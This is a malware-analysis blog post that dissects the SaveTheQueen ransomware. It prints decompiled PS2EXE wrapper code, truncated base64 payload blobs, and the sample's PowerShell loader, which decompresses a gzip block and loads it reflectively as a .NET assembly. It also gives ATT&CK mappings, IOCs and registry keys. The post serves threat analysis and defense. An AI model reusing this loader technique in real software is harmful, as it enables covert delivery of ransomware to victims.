God save the Queen [...] 'cause Ransom is money - SaveTheQueen Encryptor

dissectingmalwa.re/god-save-the-queen-cause-ransom-is-money-savethequeen-encryptor.html

Mon 02 December 2019 in Ransomware


Honestly I couldn't decide between the title above and "All crimes are paid", but Sex Pistols fans will get it regardless ¯\(ツ)/¯

I found this sample while browsing the new public submissions on AnyRun on the 1st of December. It peaked my interest because there were just three samples of it on the platform at the time of writing this and they were all uploaded very recently.


A general disclaimer as always: downloading and running the samples linked below will lead to the encryption of your personal data, so be f$cking careful. Also check with your local laws as owning malware binaries/ sources might be illegal depending on where you live.

SaveTheQueen @ AnyRun | VirusTotal | HybridAnalysis --> `sha256 3c9f777654a45eb6219f12c2ad10082043814389a4504c27e5aec752a8ee4ded`

As always one of my go to tools is DetectItEasy. In this case it tells us that we are dealing with a .NET Application and you know what that means: Let's whip out the .NET Analysis VM and take a look.



This looks pretty promising. Because .NET Code is not compiled to Machine Language directly but rather to the Common Intermediate Language (CIL) just in time we can inspect it without the need for a disassembler with Telerik JustDecompile or dnSpy.




Looking at the Output it looks like we have a Powershell Script in front of us that has been run through PS2EXE, a kind of "converter" (a wrapper to be more precise) for ps1 scripts to PE executables.

```
        }
        else if (string.Compare(str, "-end", true) == 0)
        {
            num1 = num2 + 1;
            break;
        }
        else if (string.Compare(str, "-debug", true) == 0)
        {
            Debugger.Launch();
            break;
        }
        num2++;
    }
    string str1 = Encoding.UTF8.GetString(Convert.FromBase64String("c3RhcnQgY21kLmV4ZQ0KJHByb2NpZD1HZXQtUHJvY2VzcyAtTmFtZSBjbWQqICB8c2VsZWN0IC11leHBhbmQg
    if (string.IsNullOrEmpty(empty))
    {
        powerShell.AddScript(str1);
        string value = null;
        Regex regex = new Regex("^-([^: ]+)[ :]?([^:]*)$");
        for (int j = num1; j < (int)args.Length; j++)
        {
            Match match = regex.Match(args[j]);
            if (match.Success && match.Groups.Count == 3)
            {
                if (value != null)
                {
                    powerShell.AddParameter(value);
                }
                if (match.Groups[2].Value.Trim() == "")
                {
                    value = match.Groups[1].Value;
                }
                else if (match.Groups[2].Value == "True" || match.Groups[2].Value.ToUpper() == "$TRUE")
                {
                    powerShell.AddParameter(match.Groups[1].Value, true);
                    value = null;
                }
                else if (match.Groups[2].Value == "False" || match.Groups[2].Value.ToUpper() == "$FALSE")
                {
                    powerShell.AddParameter(match.Groups[1].Value, false);
```

Decoding the Base64 string we got from the binary gets us two more blocks of what looks like base64 strings and a few lines of PowerShell code between it.

```
+NX29tlgfefkPJlObSn1Ryvqp8lfJ+hHhf78PPR5/N/f23//Hf37c/gN/jP32in117nJXX48rhyPbtT1dDC5Ozv7
9el4jO/+37/SfYSH+T38WcGgn5T6m/Bzwmoi5jn92dX/9373Xv3JV+6bP/kqpf+m8IK/Vh0IyXwNX1V/5vKkNbT7
z+//9//lflYCff5b84kw9i4EZR6t6LC4g+g6RsrsDYxf9OeXeKulvz3WT6dwjd/rdlTGmP/8x/f376iPQ5S8HSH5
O9pTHW0S9ielWRYRwz8DPnIoHXGNohh0TPOff+l9d4vxKeTgGO3kz79RP9NtZLw8zPwDwHEbgDOPfz3oZy20ucca
fPTepdIbdxCh5J2k+rVuI/8rzVr+SLcvA0Zqe4MrQB1EpBqe2v5/rf89VmOs6bf6vQP9fIg3aEZU6v4ObPACsESf
fVa/1f9/RonFpGbrSv0F8OH64VWhg+wa63dlMafUXwHWmulvZGCVud68CHMKeKUL9+j7BxRU9HEfh88U8Bl8J4zV
KE7pnYxuMcU8TlDm7POL7/2T/PNf32usK/Xvd/6xAfn/f/4x/vwD0yv0KQDCBAA='

$gg = New-Object IO.Compression.GZipStream([IO.MemoryStream][Convert]::FromBase64String($v4),[IO.Compression.CompressionMode]::Decompress)
$bb = New-Object Byte[](1024*777)

Try
{
    $gg.Read($bb, 0, 1024*777)

    [Reflection.Assembly]::Load($bb)

    [ShellcodeTest.Program4]::Main(@($procid))
}
Catch
{
    $_.Exception.Message | Out-String
}

$v3 = 'H4sIAAAAAAAAEAOy9Wex0W3retf/n+3x6sNvudjsHJzbkM22jgyucmqcASdc8z3NFqFPDrnHXvGuUaHUgRLJAFjbC
UiwUcRGkXAQQKCCLcIEgXKBgiEQUccEFElwGbhASykXC+/7W/s5puy0Bd1ykT//rq9q1h7XXXusdnud5V9XG/6b1
zrKs9/L3j/6RZf2eZf73fev/+X8/kr+f/ZP/2c9af+Mbv/dW/f1f6a7Wlw/H82F5nuw+zCb7/cH9MLU/nK/7
D+v9h2yj82F3mNtffOtb3/vf7+xzNnGVV395Zfzv8X//tj+f9n61/+sNPvwUs6z+VVn1qtv2ZvyvvP+iX2lLr27z/
xLTbsr761/rwU2zX/72zvv+v6a76/6/+/fIf/vf3/4f3VsMy5z2++6Pu8qesn5HXvyP7/fL/iz758n/Svq//2Mev
y+fij33+wrUfrvyb/Rvefem9fvITp/jzX5wv55m8p21673qjv/f+D+z3ffn/F2fbOciOP+O1mXP95z+xX/onmvl3
```

Decompressing one of the gzip blocks yields us a Portable Executable!



The dropped *.SaveTheQueen.LOG* was found in **C:\ProgramData**. SaveTheQueen **does not** leave a ransomnote or other information to contact the crooks.

```
CLR: 2.0.50727.5420

Drive: C:\
```

Because the Registry edits resemble something seen before in LockerGoga I'd like to make a short comparison between the two stains.

"Feature"	**SaveTheQueen**	**LockerGoga**
Ransomnote	none	txt File in %Desktop%
Logging	C:\ProgramData\SaveTheQueen.LOG	C:\.log
Registry	Restartmanager\Session00xx	Restartmanager\Session00xx
Binary	.NET	Visual C++

Update 19.12.2019:

A new variant of the SaveTheQueen Ransomware was found the MalwareHunterTeam. I'll update this article asap.

> The SaveTheQueen ransomware is 😂...
> The ransomware sample -> ConfuserEx -> shellcode -> embed in C# injector dll (base64 encoded) -> PowerShell script (base64 + GZip) -> PS2EXE - and not even sure if that's all...@demonslay335
>
> — MalwareHunterTeam (@malwrhunterteam) December 18, 2019

MITRE ATT&CK

T1035 --> Service Execution --> Execution

T1215 --> Kernel Modules and Extensions --> Persistence

T1179 --> Hooking --> Persistence

T1055 --> Process Injection --> Privilege Escalation

T1179 --> Hooking --> Privilege Escalation

T1045 --> Software Packing --> Defense Evasion

T1055 --> Process Injection --> Defense Evasion

T1112 --> Modify Registry --> Defense Evasion

T1179 --> Hooking --> Credential Access

T1012 --> Query Registry --> Discovery

T1046 --> Network Service Scanning --> Discovery

T1120 --> Peripheral Device Discovery --> Discovery

T1057 --> Process Discovery --> Discovery

IOCs

SaveTheQueen

```
SaveTheQueen.exe --> SHA256:
3c9f777654a45eb6219f12c2ad10082043814389a4504c27e5aec752a8ee4ded
                     SSDEEP:
12288:a4Gvlgr3S/Jsftu5hU17WFKp4NpBvUssesKtIKy7vr4YT0PgZ304lGrDJo8YFfDY:ayw3ZwEaSAVX8Zy
```

Registry Keys

```
HKEY_CURRENT_USER\Software\Microsoft\RestartManager\Session00xx
Owner -->  6C 0A 00 00 26 23 E1 EB  AC A6 D5 01

HKEY_CURRENT_USER\Software\Microsoft\RestartManager\Session00xx
SessionHash --> 32 Byte Hex

HKEY_CURRENT_USER\Software\Microsoft\RestartManager\Session00xx
RegFiles0000 --> Files to be encrypted/stolen

HKEY_CURRENT_USER\Software\Microsoft\RestartManager\Session00xx
RegFilesHash --> 32 Byte Hex
```
